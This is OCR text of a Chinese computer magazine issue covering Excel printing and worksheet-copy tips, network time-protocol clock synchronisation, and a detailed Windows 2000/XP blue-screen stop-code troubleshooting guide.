最近，用Excel将班级学生各科成绩处理完毕后，在打印机输出时，有几名学生的总分处输出为“＃VALUE!”，见图1。很不美观。细看之下原来这几名学生由于各种原因缺少某科成绩，用公式求总分时造成对应总分处显示“＃VALUE!”的错误信息。通过摸索发现利用Excel XP的“错误单元格打印”操作完全可以避免上述问题。



学号	姓名	语文	数学	英语	政治	历史	总分
1001	张孟林	89	65	78	56	77	365
1002	李晓强	68	98	95	92	66	419
1003	刘文博	89	79	77	78	88	411
1004	刘冰	94	68	73	58	75	368
2001	李红芳	66	缺考	82	89	59	#VALUE!
2002	张海华	缺考	95	94	86	77	#VALUE!
2003	曹雨中	91	75	83	73	83	405
2004	李芳	86	96	53	75	59	369
2002	张红华	缺考	85	90	78	77	#VALUE!
2003	魏国生	69	68	78	88	83	386
2004	赵强华	78	45	56	68	59	306

图1

单击“文件→页面设置”菜单命令，在该对话框中单击“工作表”标签，接着打开“错误单元格打印为”所对应的下拉列表，见图2，根据需要选择“空白”或“--”即可，笔者选择的是“--”选项，操作结果，





图2

见图3。再看看自己打印的表格是不是漂亮多了。



学号	姓名	语文	数学	英语	政治	历史	总分
001	张孟林	89	65	78	56	77	365
002	李晓强	68	98	95	92	66	419
003	刘文博	89	79	77	78	88	411
004	刘冰	94	68	73	58	75	368
001	李红芳	66	缺考	82	89	59	—
002	张海华	缺考	95	94	86	77	—
003	曹雨中	91	75	83	73	83	405
004	李芳	86	96	53	75	59	369
002	张红华	缺考	85	90	78	77	—
003	魏国生	69	68	78	88	83	386
004	赵强华	78	45	56	68	59	306

图3

在用EXCEL进行数据统计时若源数据区域单元格中数据不满足要求，目的单元格就会出现诸如“＃VALUE!”、“＃DIV/O!”、“＃REF!”、“＃NUM!”等错误信息。利用上述操作完全可避免上述错误信息的打印输出。

CF [BG03]

现代办公 现代办公 现代办公 现代办公 现代办公 现代办公 现代办公

工作表你是如何复制的？

■ 河北 高振太 韩玉荣

一个Excel工作簿中有许多工作表，怎样把其中的单个工作表复制到软盘上呢？通常的办法是新建一个工作簿，把这个单工作表中的内容用复制、粘贴的方式形成一个新工作簿文件，然后再复制它到软盘中。笔者经常与各学校通过闪盘来交流各种信息，因此摸索出了一种更方便的方法。

第一步：当向软盘复制某个单表时，先打开工作簿，右击准备复制的单工作表下方的标签，在弹出的快捷菜单中选择“移动或复制工作表”选项，出现“移动或复制工作表”对话框，见图1，一定要选择建立副本这个副选框，否则单表复制过去后，工作簿中就没有这个单表了。



图1

第二步：接下来，在工作簿选项下拉列表中选择“新工作簿”选项（见图2），单击“确定”后，就可以产生一个新工作簿，这个单表就到了新的工作簿中，接着将这个新的工作簿文件另存到软盘就成功了，是不是快一些，快来试试吧。



图2

小提示

反过来，如何把软盘中某个表复制到电脑中的某个工作簿中，成为工作簿的一个单表呢？首先，打开软盘中的单表，接着打开电脑中的工作簿，右击软盘中单表的标签，选择“转移或复制工作表”选项，并建立副本，在工作簿下面的下拉列表中选择转移到的工作簿，并在“下列选定工作表之前”列表框中选择复制的位置就行了。是不是有点意思，你也来试试吧！

CF [BG04]

对准爱机上的表——浅谈网络时间校正原理及实践

■山东　王晓光

随着信息技术的发展，时间对人们越来越重要了，正所谓“效率就是金钱，时间就是生命”。不过，本文并不打算介绍如何安排时间，而是要介绍合理利用时间的基础——时间校正。用过一段时间电脑的人应该知道，电脑上的时钟往往是不准确的，而且经常是调整以后不久就乱了。这种误差是由CMOS内部的计时电路引起的。既然我们无法从硬件上杜绝这个问题，我们就要想办法从软件上弥补。

首先介绍一下网络对表的原理。网络上存在很多叫做“授时服务器”的主机，它们负责提供精确的时间，一般是由原子钟产生的。因此，我们只要做一个小程序来与授时服务器通信并按照其返回的准确时间来调整本机时间就可以了。

RFC组织为网络时间协议规定了几个不同版本：


·DayTime协议：这是以ASCII字符传递时间信息的一种协议。参见RFC0867。

·Time协议：这是以32位整数传递时间信息的一种协议。参见RFC0868。

·Simple Network Time协议：这是一种更加精确的传递时间信息的协议。参见RFC1769。

你可以在http://rfc.linuxforum.net/找到相关RFC协议。

这几个协议各有优点，DayTime协议最简单，最直观，但规范不统一，只适合人脑阅读；Time协议也非常简单，但更适合用程序来统一处理；Simple Network Time协议比较复杂，但精度非常高。下面我将主要介绍一下Time协议的实现与应用。



Time协议中与授时服务器的通信是非常简单的

其中“连接”是指连接到服务器的37端口(TCP或UDP方式均可，这里我们将选用TCP方式)。其中“时间信息”是一个4字节长的整数，定义如下：它表示自从GMT 0时区1900年1月1日午夜00:00开始到现在所经过的秒数。不过这个时间是以本初子午线处的时间为标准的。为了获得本地时间，我们还要按时区进行修正。例如，中国处于东八区，所以要把获得的时间加上8小时。当时间信息返回后，服务器将主动关闭这个连接。

下面我们就用C#实现这个程序了。新建一个叫TimeSync的C# Windows应用程序工程。其中Form1改名为frmMain。详细代码请见：http://www.cfan.com.cn/11program/200421/ditnds.html。

|CF|[CX01]

艺术化的程序设计

■广州　林伟



用debug敲出来的射击游戏

计算机的性能也有限，而人的创造也无限。程序设计美于思维和行为。1997年一个叫做“OMNISCENT”的DEMO使我感慨万分，作者就像一名艺术家在一粒小小的米粒上雕刻着自己的作品一般。我虽有不及，仍不妨我效尤，以此挖掘计算机最原始的艺术表现形式。

简单就是美。无需VC、Delphi等大型开发工具，我只用Windows自带的debug足矣！

请在DOS窗口下打debug，进入后把下面的内容复制、粘贴到-符号后面，回车就可以见到这个才3K多一点、场面火爆的射击游戏了……

具体代码请从http://www.cfan.com.cn/11program/200421/lkfute.html复制。

|CF|[CX02]

破解 Windows 的蓝色生死符

—— Windows 2000/XP 蓝屏全攻略

■ 美国　James Eshelman

我们在去年第 22 期《电脑爱好者》的《解读蓝色生死恋——Windows 2000/XP 蓝屏深入探秘》一文中对蓝屏的产生原理进行了分析，并用实例讲解了一些蓝屏的解决方法，此后不少读者来信要求我们给出一个更为全面的蓝屏解决方案，于是我们在前几个月联系到了一位对 Windows 颇为熟悉的美国资深作者——James Eshelman，他经过长时间的资料搜集与整理，并结合自己 10 多年的系统维护经验，为中国的电脑爱好者们详细讲解和分析了将近 70 个经典的蓝屏故障的发生原因和解决方法。

为什么 Windows 2000/XP 会蓝屏？

NT内核的操作系统采用的是分层管理结构(层又称为模式)，主要有用户层(User Mode)和内核层(Kernel Mode)，我们可以通过下面这个形象的比喻来理解Windows的运行规范和蓝屏起因。

产品制造工厂：整个电脑(包括操作系统、硬件和软件)
厂　领　导　：内核层
生 产 小 组 ：用户层(软件、驱动程序)
产品装配零件：电脑硬件
值　班　员　：Dr.Watson
保　卫　科　：KeBugCheck

平时产品制造厂运行得有序而高效，每个生产小组加班加点制造各种用途的产品，工厂里有个极为严格的规定，那就是不管要用什么装配零件，都必须经过直接控制所有零件的厂领导(具有高特许级别，可以直接访问所有硬件和内存)的批准，之后才能到仓库中提取相应零件，而生产小组只负责生产(只拥有较低权限，不能直接访问硬件和有限地利用内存)。

有一天，A 生产小组没有经过厂领导批准，偷偷跑到仓库里面想拿一个装配零件，但马上就被年年被评为先进的值班员 Dr.Watson 发现了，于是 Dr.Watson 立即通知厂领导，这个生产小组的工作马上被停止，而且




图 1

还在厂宣传栏贴出一个告示(见图 1)：XXX 生产小组出现了错误，厂领导决定马上将其关闭、整顿，并会记录在案，以观后效。

但 A 生产小组的错误似乎没有引起大家的注意，一天，D 生产小组居然闯进仓库哄抢装配零件，为了防止零件资源失控，产生更严重的混乱，厂领导立即决定停止整个工厂的工作，并命令保卫科对所有生产小组进行全面检查，保卫科在检查后为厂领导提交了一份用蓝色纸写的报告(见图 2)，这个报告主要分为三部分：



图 2　著名的蓝屏信息

1.故障检查信息

***STOP　0×0000001E(0×c0000005，0×FDE38AF9，0×00000001，0×7E8B0EB4)

KMODE_EXCEPTION_NOT_HANDLED　***

其中错误的第一部分是停机码(Stop　Code)也就是 0×

0000001E(也可以缩写为0×1E)，用于识别已发生错误的类型。错误第二部分是被括号括起来的四个数字集，表示随机的开发人员定义的参数(这个参数对于普通用户根本无法理解，只有驱动程序编写者或微软操作系统的开发人员才懂)。第三部分是错误名。信息第一行通常用来识别产生错误的驱动程序或设备。这种信息多数很简洁，但停机码可以作为搜索项在微软知识库和其他技术资料中使用。

2.推荐操作

蓝屏第二部分是推荐用户进行的操作信息。有时，推荐的操作仅仅是一般性建议(比如:到销售商网站查找BIOS的更新等)；有时，也就是显示一条与当前问题相关的提示。一般来说，惟一的建议就是重启电脑。

3.调试端口信息

告诉用户内存转储映像是否写到磁盘上了，使用内存转储映像可以确定发生问题的性质，还会告诉用户调试信息是否被传到另一台电脑上，以及使用什么端口完成这次通讯。不过，这里的信息对于普通用户来说，没有什么意义。

有时候保卫科可以顺利查到是哪个生产小组的问题，会在第一部分明确报告是哪个文件犯的错，但常常它也只能查个大概范围，而无法明确指出问题所在。由于工厂全面被迫停止，只有重新整顿开工，有时，那个生产小组会意识到错误，不再重犯。但有时仍然会试图哄抢零件，于是厂领导不能不重复停工决定(不能启动并显示蓝屏信息，或在进行相同操作时再次出现蓝屏)。

出现蓝屏后的九个常规解决方案

Windows 2000/XP蓝屏信息非常多，无法在一篇文章中全面讲解，但它们产生的原因往往集中在不兼容的硬件和驱动程序、有问题的软件、病毒等，因此首先为大家提供一些常规的解决方案，在遇到蓝屏错误后，应先对照这些方案进行排除。

1.重启

有时只是某个程序或驱动程序一时犯错，重启后它们会改过自新。

2.新硬件

首先，应该检查新硬件是否插牢，这个被许多人忽视的问题往往会引发许多莫名其妙的故障。如果确认没有问题，将其拔下，然后换个插槽试试，并安装最新的驱动程序。同时还应对照微软网站的硬件兼容列表检查一下硬件是否与操作系统兼容。如果你的硬件没有在表中，那么就得到硬件厂商网站进行查询，或拨打他们的咨询电话。

Windows XP的硬件兼容列表:http://support.microsoft.com/default.aspx?scid=kb;zh-cn;314062

Windows 2000的硬件兼容列表:https://winqual.microsoft.com/download/display.asp?FileName=hcl/Win2000HCL.txt

3.新驱动和新服务

如果刚安装完某个硬件的新驱动，或安装了某个软件，而它又在系统服务中添加了相应项目(比如:杀毒软件、CPU降温软件、防火墙软件等)，在重启或使用中出现了蓝屏故障，请到安全模式来卸载或禁用它们。

4.检查病毒

比如冲击波和震荡波等病毒有时会导致Windows蓝屏死机，因此查杀病毒必不可少。同时一些木马间谍软件也会引发蓝屏，所以最好再用相关工具进行扫描检查。

5.检查BIOS和硬件兼容性

对于新装的电脑经常出现蓝屏问题，应该检查并升级BIOS到最新版本，同时关闭其中的内存相关项，比如:缓存和映射。另外，还应该对照微软网站的硬件兼容列表检查自己的硬件。还有就是，如果主板BIOS无法支持大容量硬盘也会导致蓝屏，需要对其进行升级。

小提示

BIOS的缓存和映射项

Video BIOS Shadowing(视频BIOS映射)

Shadowing address ranges(映射地址列)

System BIOS Cacheable(系统BIOS缓冲)

Video BIOS Cacheable(视频BIOS缓冲)

Video RAM Cacheable(视频内存缓冲)

6.检查系统日志

在“开始→运行”中输入“EventVwr.msc”，回车后打开“事件查看器”，注意检查其中的“系统日志”和



图3

"应用程序日志"中标明"错误"的项(见图3)。

7.查询停机码

把蓝屏中密密麻麻的E文记下来，接着到其他电脑中上网，进入微软帮助与支持网站:http://support.microsoft.com，在左上角的"搜索(知识库)"中输入停机码，比如:0x0000001E，接着在下面首先选择"中文知识库"，如果搜索结果没有适合信息，可以选择"英文知识库"再搜索一遍。一般情况下，会在这里找到有用的解决案例。另外，在百度、Google等搜索引擎中使用蓝屏的停机码或后面的说明文字做为关键词搜索，往往也会有意外收获。

8.最后一次正确配置

一般情况下，蓝屏都出现于更新了硬件驱动或新加硬件并安装其驱动后，这时Windows 2000/XP提供的"最后一次正确配置"就是解决蓝屏的快捷方式。重启系统，在出现启动菜单时按下F8键就会出现高级启动选项菜单，接着选择"最后一次正确配置"。

9.安装最新的系统补丁和Service Pack

有些蓝屏故障是Windows本身存在缺陷造成的，因此可通过安装最新的系统补丁和Service Pack来解决。

小提示

微软如何分析蓝屏故障

微软在Windows中设计了一个功能，就是在蓝屏出现后，KeBugCheck能够生成一个侦错文件——Memory.dmp(一般位于系统目录中，比如:C:\WINNT)，它记录了发生蓝屏时的详细情况，以便微软专家对错误进行分析。当然，一般用户即使打开它，也根本看不懂其中奥秘。微软建议在遇到蓝屏后，将Memory.dmp压缩并通过FTP、邮件或其他方式寄送给他们，但过程比较繁琐，目前还没有人证明这样能尽快得到来自微软的解决方案。

如果你对Memory.dmp的内容感兴趣，可运行Windows 2000安装光盘Support\Tools文件夹中的Setup.exe来安装其支持工具，然后在C:\Program Files\Support Tools文件夹中找到Dumpchk.exe，它是一个命令行工具，可以打开Memory.dmp并显示其中内容。

默认生成的Memory.dmp体积基本与你的系统内存相等，可以按下Win＋Break组合键打开"系统属性"，进入"高级→启动和故障恢复"，在"写入调试信息"项选择是否生成Memory.dmp、"小内存转储"、"核心内存转储"或"完全内存转储"。建议选择"无"(见图4)，因为Memory.dmp可能只对微软有用，并且我们一般也不会选择发送给微软。



图4

45个经典蓝屏案例——破解

1 **0x0000000A: IRQL_NOT_LESS_OR_EQUAL**

◆错误分析: 主要是由有问题的驱动程序，有缺陷或不兼容的硬件与软件造成的。从技术角度讲，表明在内核模式中存在以太高的进程内部请求级别(IRQL)访问其没有权限访问的内存地址。

◇解决方案: 请用前面介绍的解决方案中的2、3、5、8、9方案尝试排除。

实例1:在安装Windows 2000/XP时出现

除检查硬件是否符合兼容性列表外，还应采取以下措施。

(1)在安装启动过程中，当"Setup is inspecting your computer's hardware configuration"消息出现时按F5键，当得到提示时，指定正确的计算机类型和硬件抽象层(HAL)。一般用户(只安装了一个CPU)，请指定"Standard PC HAL"。

(2)关闭CMOS设置中所有缓存及映射(shadowing)设置项、即插即用选项以及病毒保护功能。

(3)断开那些对于电脑启动非必需的硬件，包括网卡、内置调制解调器、声卡、第二块硬盘。同时检查硬盘的跳线是否设置为主跳线，并检查光驱的跳线是否正确。

(4)如果是从Windows 2000升级到Windows XP，还需要卸载所有杀毒软件和启动管理软件(比如:Norton GoBack等)，并且去掉所有不必要的硬件，断开所有USB设备和打印机。

实例2:在使用Windows 2000/XP时出现

(1)检查最新安装的软件和硬件驱动程序

卸载或禁用它们，推荐使用安全模式来完成这个任务，如果是驱动程序，则推荐使用Windows XP的驱动程序返回功能来恢复原有的驱动程序。

(2)如果Windows无法启动

首先尝试使用"最后一次正确配置"来解决问题。如果无效，则按照下面的方法来解决。

★Windows XP:使用安装光盘进入故障恢复控制台，运行"%systemroot%\system32\restore\rstrui.exe"命令，然后按照提示进行系统还原操作即可。

★Windows 2000:记下蓝屏信息中显示的文件名，找到一台和你的电脑软、硬件配置类似的电脑，打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]，这里保存了系统中每一个设备、

服务的注册信息，请细细查看每条信息，特别是右侧窗格中的“DiskPlayName”，一些驱动程序会在这里标明设备驱动用途的描述，另外，在“ImagePath”键值后面有相应文件名，这也是关注的要点，需要对照你抄下来的文件名。

用 Windows 2000 安装光盘进入“故障恢复控制台”，接着进入 C:\WINNT\System32 目录，输入“listsvc”，回车后会列出当前系统所安装的服务或设备，找到并记下与新装硬件或软件相关的服务或设备名，然后输入“disable 服务或设备名”，回车即可将其停止。

2 0x00000012: TRAP_CAUSE_UNKNOWN

◆错误分析:如果遇到这个错误信息，那么很不幸，因为 KeBugCheck 分析的结果是错误原因未知。

◇解决方案:既然微软都帮不上忙，就得靠自己了，请仔细回想这个错误是什么时候出现的；第一次发生时你对系统做了哪些操作；发生时正在进行什么操作。从这些信息中找出可能的原因，从而选择相应解决方案尝试排除。

实例 3:创新声卡驱动引发蓝屏

当启动 Windows 2000 时出现蓝屏信息，其中信息为“STOP 0x00000012 (0x00000000，0x00000000，0x00000000，0x00000000) TRAP_CAUSE_UNKNOWN”。

这个问题的原因是由于安装了创新 Sound Blaster Live 声卡，并且使用了 Sound Blaster Live 软件，解决方法是，在“控制面板→添加/删除程序”中卸载 Sound Blaster Live 软件，接着到http://www.mydrivers.com/cgi-bin/sound/271,1.htm 下载并安装最新版的驱动程序。

3 0x0000001A: MEMORY_MANAGEMENT

◆错误分析:这个内存管理错误往往是由硬件引起的，比如:新安装的硬件、内存本身有问题等。

◇解决方案:如果是在安装 Windows 时出现，有可能是由于你的电脑达不到所安装Windows的最小内存和磁盘要求。

4 0x0000001E: KMODE_EXCEPTION_NOT_HANDLED

◆错误分析: Windows 内核检查到一个非法或未知的进程指令，这个停机码一般是由有问题的内存或是与前面 0x0000000A 相似的原因造成的。

◇解决方案:

(1)硬件兼容性有问题:请对照前面提到的最新硬件兼容性列表，查看所有硬件是否包含在该列表中。

(2)有问题的设备驱动、系统服务或内存冲突和中断冲突:如果在蓝屏信息中出现了驱动程序名称，请试着在安全模式或故障恢复控制台中禁用或删除该驱动，并禁用所有刚安装的驱动或软件。如果错误出现在系统启动过程中，请进入安全模式，将蓝屏信息中所标明的文件重命名或删除。

(3)如果错误信息中明确指出Win32k.sys:很可能是第三方远程控制软件造成的，需要从故障恢复控制台中将该软件的服务关闭。

(4)在安装 Windows 后第一次重启时出现:最大嫌疑可能是系统分区的磁盘空间不足或 BIOS 兼容性有问题。

(5)如果是在关闭某个软件时出现的:很可能是软件本身存在设计缺陷，请升级或卸载它。

实例 4:显示 0x0000001E 停机码，并且带有 Aspi32.sys 信息

Windows XP 本身不包括 ASPI 支持，而电脑中又安装了较旧版的 APSI(高级 SCSI 编程接口，许多与光驱相关的软件会需要它，比如:Nero 等)。请到 http://www.mydrivers.com/dir83/d33572.htm 下载 Adaptec ASPI 最新驱动 4.71.2 版，解压缩后，运行其中的 aspiinst.exe 即可完成安装。

5 0x00000023: FAT_FILE_SYSTEM
0x00000024: NTFS_FILE_SYSTEM

◆错误分析:0x00000023 通常发生在读写使用 FAT16 或 FAT32 文件系统的系统分区时，而 0x00000024 则是由于NTFS.SYS文件出现错误(这个驱动文件的作用是允许系统读写使用NTFS文件系统的磁盘)。这两个蓝屏错误很可能是磁盘本身存在物理损坏，或是中断要求封包(IRP)损坏而导致的。其他原因还包括:硬盘磁盘碎片过多;文件读写操作过于频繁，并且数据量非常大或者是由于一些磁盘镜像软件或杀毒软件引起的。

◇解决方案:

第一步:首先打开命令行提示符，运行“ChkDsk /r”命令检查并修复硬盘错误，如果报告存在坏道(Bad track)，请使用硬盘厂商提供的检测工具进行检查和修复。

第二步:接着禁用所有即时扫描文件的软件，比如:杀毒软件、防火墙软件或备份工具。

第三步:右击 C:\WINNT\system32\drivers\fastfat.sys 文件并选择“属性”，查看其版本是否与当前所使用的Windows版本相符(见图 5)。



图 5

第四步:安装最新的主板驱动程序，特别IDE驱动。如果你的光驱、可移动存储器也提供有驱动程序，最好将它们升级到最新版。

6 0x00000027: RDR_FILE_SYSTEM

◆错误分析:这个错误产生的原因很难判定，不过，Windows 内存管理出了问题很可能会导致这个停机码的出现。

◇解决方案:如果是内存管理的缘故，通常增加内存会解决问题。

7 0x0000002E: DATA_BUS_ERROR

◆错误分析:系统内存存储器奇偶校验产生错误，通常

是因为有缺陷的内存(包括物理内存、二级缓存或显卡显存)、设备驱动程序访问不存在的内存地址等原因引起的。另外，硬盘被病毒或其他问题所损伤，也会出现这个停机码。

解决方案

(1)检查病毒。

(2)使用“ChkDsk /r”命令检查所有磁盘分区。

(3)用Memtest86等内存测试软件检测内存。

(4)检查硬件是否正确安装，比如：是否插牢、金手指是否有污渍。

8 0x00000035: NO_MORE_IRP_STACK_LOCATIONS

◆**错误分析:**从字面上理解，应该是驱动程序或某些软件出现堆栈问题。其实这个故障的真正原因应该是驱动程序本身存在问题，或是内存有质量问题。

◇**解决方案:**请使用前面介绍的常规解决方案中与驱动程序和内存相关的方案进行排除。

9 0x0000003F: NO_MORE_SYSTEM_PTES

◆**错误分析:**一个与系统内存管理相关的错误，比如：由于执行了大量的输入/输出操作，造成内存管理出现问题；有缺陷的驱动程序不正确地使用了内存资源；某个应用程序(比如：备份软件)被分配了大量的内核内存等。

◇**解决方案:**卸载所有最近新安装的软件(特别是那些增强磁盘性能的应用程序和杀毒软件)和驱动程序。

10 0x00000044: MULTIPLE_IRP_COMPLETE_REQUESTS

◆**错误分析:**通常是由硬件驱动程序引起的。

◇**解决方案:**卸载最近安装的驱动程序。这个故障很少出现，目前已经知道的是，在使用http://www.in-system.com/这家公司的某些软件时会出现，其中的罪魁就是Falstaff.sys文件。

11 0x00000050: PAGE_FAULT_IN_NONPAGED_AREA

◆**错误分析:**有问题的内存(包括物理内存、二级缓存、显存)、不兼容的软件(主要是远程控制和杀毒软件)、损坏的NTFS卷以及有问题的硬件(比如:PCI插卡本身已损坏)等都会引发这个错误。

◇**解决方案:**请使用前面介绍的常规解决方案中与内存、软件、硬件、硬盘等相关的方案进行排除。

12 0x00000051: REGISTRY_ERROR

◆**错误分析:**这个停机码说明注册表或系统配置管理器出现错误，由于硬盘本身有物理损伤或文件系统存在问题，从而造成在读取注册表文件时出现输入/输出错误。

◇**解决方案:**使用“ChkDsk /r”检查并修复磁盘错误。

13 0x00000058: FTDISK_INTERNAL_ERROR

◆**错误分析:**说明在容错集的主驱动器发生错误。

◇**解决方案:**首先尝试重启电脑看是否能解决问题，如果不行，则尝试“最后一次正确配置”进行解决。

14 0x0000005A: CRITICAL_SERVICE_FAILED

◆**错误分析:**某个非常重要的系统服务启动失败造成的。

◇**解决方案:**如果是在安装了某个新硬件后出现的，可以先移除该硬件，并通过网上列表检查它是否与Windows 2000/XP兼容，接着启动电脑，如果蓝屏还是出现，请使用“最后一次正确配置”来启动Windows，如果这样还是失败，建议进行修复安装或是重装。

15 0x0000006F: SESSION3_INITIALIZATION_FAILED

◆**错误分析:**这个错误通常出现在Windows启动时，一般是由有问题的驱动程序或损坏的系统文件引起的。

◇**解决方案:**建议使用Windows安装光盘对系统进行修复安装。

16 0x00000076: PROCESS_HAS_LOCKED_PAGES

◆**错误分析:**通常是因为某个驱动程序在完成了一次输入/输出操作后，没有正确释放所占用的内存。

◇**解决方案:**

第一步:点击“开始→运行”，输入“Regedt32”，找到[HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]，在右侧窗格新建名为“TrackLockedPages”的双字节值，将其值设置为1。这样Windows便会在错误再次出现时跟踪到是哪个驱动程序的问题。

第二步:如果再次出现蓝屏，那么错误信息会变成：

STOP:0x000000CB (0xY,0xY,0xY,0xY) DRIVER_LEFT_LOCKED_PAGES_IN_PROCESS

其中第四个“0xY”会显示为问题驱动程序的名称，接着对其进行更新或删除。

第三步:进入注册表编辑器，删除刚才添加的“TrackLockedPages”值。

17 0x00000077: KERNEL_STACK_INPAGE_ERROR

◆**错误分析:**说明需要使用的内核数据没有在虚拟内存或物理内存中找到。这个错误常常预示着硬盘有问题、相应数据损坏或受到病毒侵袭。

◇**解决方案:**使用杀毒软件扫描系统；使用“ChkDsk /r”命令检查并修复磁盘错误，如不行则使用硬盘厂商提供的工具进行检测和修复。

18 0x0000007A: KERNEL_DATA_INPAGE_ERROR

◆**错误分析:**这个错误往往是虚拟内存中的内核数据无法读入内存造成的。原因可能是虚拟内存页面文件中存在坏簇、病毒、磁盘控制器出错、内存有问题。

◇**解决方案:**首先用升级为最新病毒库的杀毒软件查杀病毒，如果错误信息中还有0xC000009C或0xC000016A代

码，那么表示是坏簇造成的，并且系统的磁盘检测工具无法自动修复，这时要进入“故障恢复控制台”，用“Chkdsk /r”命令进行手动修复。

19 0x0000007B: INACCESSIBLE_BOOT_DEVICE

◆**错误分析:**Windows在启动过程中无法访问系统分区或启动卷。一般发生在更换主板后第一次启动时，主要是因为新主板和旧主板的IDE控制器使用了不同芯片组造成的。有时也可能是病毒或硬盘损伤所引起的。

◇**解决方案:**一般只要用安装光盘启动电脑，然后执行修复安装即可解决问题。对于病毒则可使用DOS版的杀毒软件进行查杀。如果是硬盘本身存在问题，请将其安装到其他电脑中，然后使用“ChkDsk /r”来检查并修复磁盘错误。

20 0x0000007E: SYSTEM_THREAD_EXCEPTION_NOT_HANDLED

◆**错误分析:**系统进程产生错误，但Windows错误处理器无法捕获。其产生原因很多，包括：硬件兼容性、有问题的驱动程序或系统服务、或者是某些软件。

◇**解决方案:**请使用“事件查看器”来获取更多的信息，从中发现错误根源。

实例5:在升级到Windows XP后，出现这样的蓝屏信息

第一步:检查磁盘空间，如果在Windows安装过程中第一次重启后或在安装完成后出现此问题，可能是没有足够可用的硬盘空间来运行Windows。

第二步:BIOS不兼容。如果在Windows安装过程中第一次重启后或在安装完成后出现此问题，可能是BIOS与Windows不兼容，请升级到最新BIOS。

第三步:存在不兼容的硬件驱动程序。如果STOP错误信息中列出了某驱动程序的名称，请禁用或删除该驱动程序。如果在启动过程中发生错误，则需要进入安全模式重命名或删除有问题的驱动程序。如果无法进入安全模式，则需要用安装光盘进入故障恢复控制台，然后对该文件进行重命名。

> **小提示**
> “0x1000007E: SYSTEM_THREAD_EXCEPTION_NOT_HANDLED_M”的错误原因和解决方案基本相同。

21 0x0000007F: UNEXPECTED_KERNEL_MODE_TRAP

◆**错误分析:**一般是由于有问题的硬件(比如:内存)或某些软件引起的。有时超频也会产生这个错误。

◇**解决方案:**用检测软件(比如:Memtest86)检查内存，如果进行了超频，请取消超频。将PCI硬件插卡从主板插槽拔下来，或更换插槽。另外，有些主板(比如:nForce2主板)在进行CPU超频后，南桥芯片过热也会导致蓝屏，此时为该芯片单独增加散热片往往可以有效解决问题。

22 0x00000080: NMI_HARDWARE_FAILURE

◆**错误分析:**通常是由硬件引起的。

◇**解决方案:**如果最近安装了新硬件，请将其移除，然后试试更换插槽和安装最新的驱动程序，如果升级了驱动程序，请恢复回原来的版本；检查内存金手指是否有污迹和损坏；扫描病毒；运行“ChkDsk /r”检查并修复磁盘错误；检查所有硬件插卡已经插牢。如果以上尝试都无效果，就得找专业的电脑维修公司请求帮助了。

23 0x0000008E: KERNEL_MODE_EXCEPTION_NOT_HANDLED

◆**错误分析:**内核级应用程序产生了错误，但Windows错误处理器没有捕获。通常是硬件兼容性问题。

◇**解决方案:**升级驱动程序或升级BIOS。

> **小提示**
> “0x1000008E: KERNEL_MODE_EXCEPTION_NOT_HANDLED_M”的错误原因和解决方案基本相同。

24 0x0000009C: MACHINE_CHECK_EXCEPTION

◆**错误分析:**通常是由硬件引起的，一般是因为超频，或是硬件存在问题(内存、CPU、总线、电源)。

◇**解决方案:**如果进行了超频，请降回CPU原来频率，检查硬件。

25 0x0000009F: DRIVER_POWER_STATE_FAILURE

◆**错误分析:**往往与电源有关系，常常发生在与电源相关的操作，比如：关机、待机或休眠。

◇**解决方案:**重装系统，如果不能解决，请更换电源。

26 0x000000A5: ACPI_BIOS_ERROR

◆**错误分析:**通常是因为主板BIOS不能全面支持ACPI规范。

◇**解决方案:**如果没有相应BIOS升级，那么可在安装Windows 2000/XP时，当出现“Press F6 if you need to install a third-party SCSI or RAID driver”提示时，按下F7键，这样Windows便会自动禁止安装ACPI HAL，而安装Standard PC HAL。

> **小知识**
> 什么是ACPI？
> 它是Advanced Configuration and Power Interface的缩写，意为“高级配置与电源接口”。这是英特尔、微软和东芝共同开发的一种电源管理标准。它帮助操作系统控制、划拨给每一个与电脑相连的设备的电量。有了ACPI，操作系统就可以把不用的外设关闭。

27 0x000000B4: VIDEO_DRIVER_INIT_FAILURE

◆**错误分析:**这个停止信息表示Windows因为不能启动显卡驱动，从而无法进入图形界面。通常是显卡的问题，或者是存在与显卡的硬件冲突(比如:与并行或串行端口冲突)。

◇**解决方案:**进入安全模式查看问题是否解决，如果可以，请升级最新的显卡驱动程序。如果还不行，则很可能是显卡与并行端口存在冲突，需要在安全模式下按下Win+Break组合键打开“系统属性”窗口，在“硬件→设备管理器”中找到并双击连接打印机的LPT1端口的项，在“资源”选项卡中取消“使用自动配置”的勾选，然后将“输入/输出范围”的“03BC”改为“0378”。

> **小提示**
> 有时，显卡还会和串行端口产生冲突，从而出现长时间使用后，键盘和鼠标完全失灵，屏幕出现蓝屏，经查发现，原来电脑上的串口鼠标与显卡有冲突，换成PS/2鼠标后故障解决。

28 0x000000BE: ATTEMPTED_WRITE_TO_READONLY_MEMORY

◆**错误分析:**某个驱动程序试图向只读内存写入数据造成的。通常是在安装了新的驱动程序、系统服务或升级了设备的固件程序后。

◇**解决方案:**如果在错误信息中包含有驱动程序或服务文件名称，请根据这个信息将新安装的驱动程序或软件卸载或禁用。

29 0x000000C2: BAD_POOL_CALLER

◆**错误分析:**一个内核层的进程或驱动程序错误地试图进行内存操作。通常是驱动程序或存在BUG的软件造成的。

◇**解决方案:**请参考前面介绍的常规解决方案相关项目进行排除。

> **小提示**
> 驱动程序引发的蓝屏
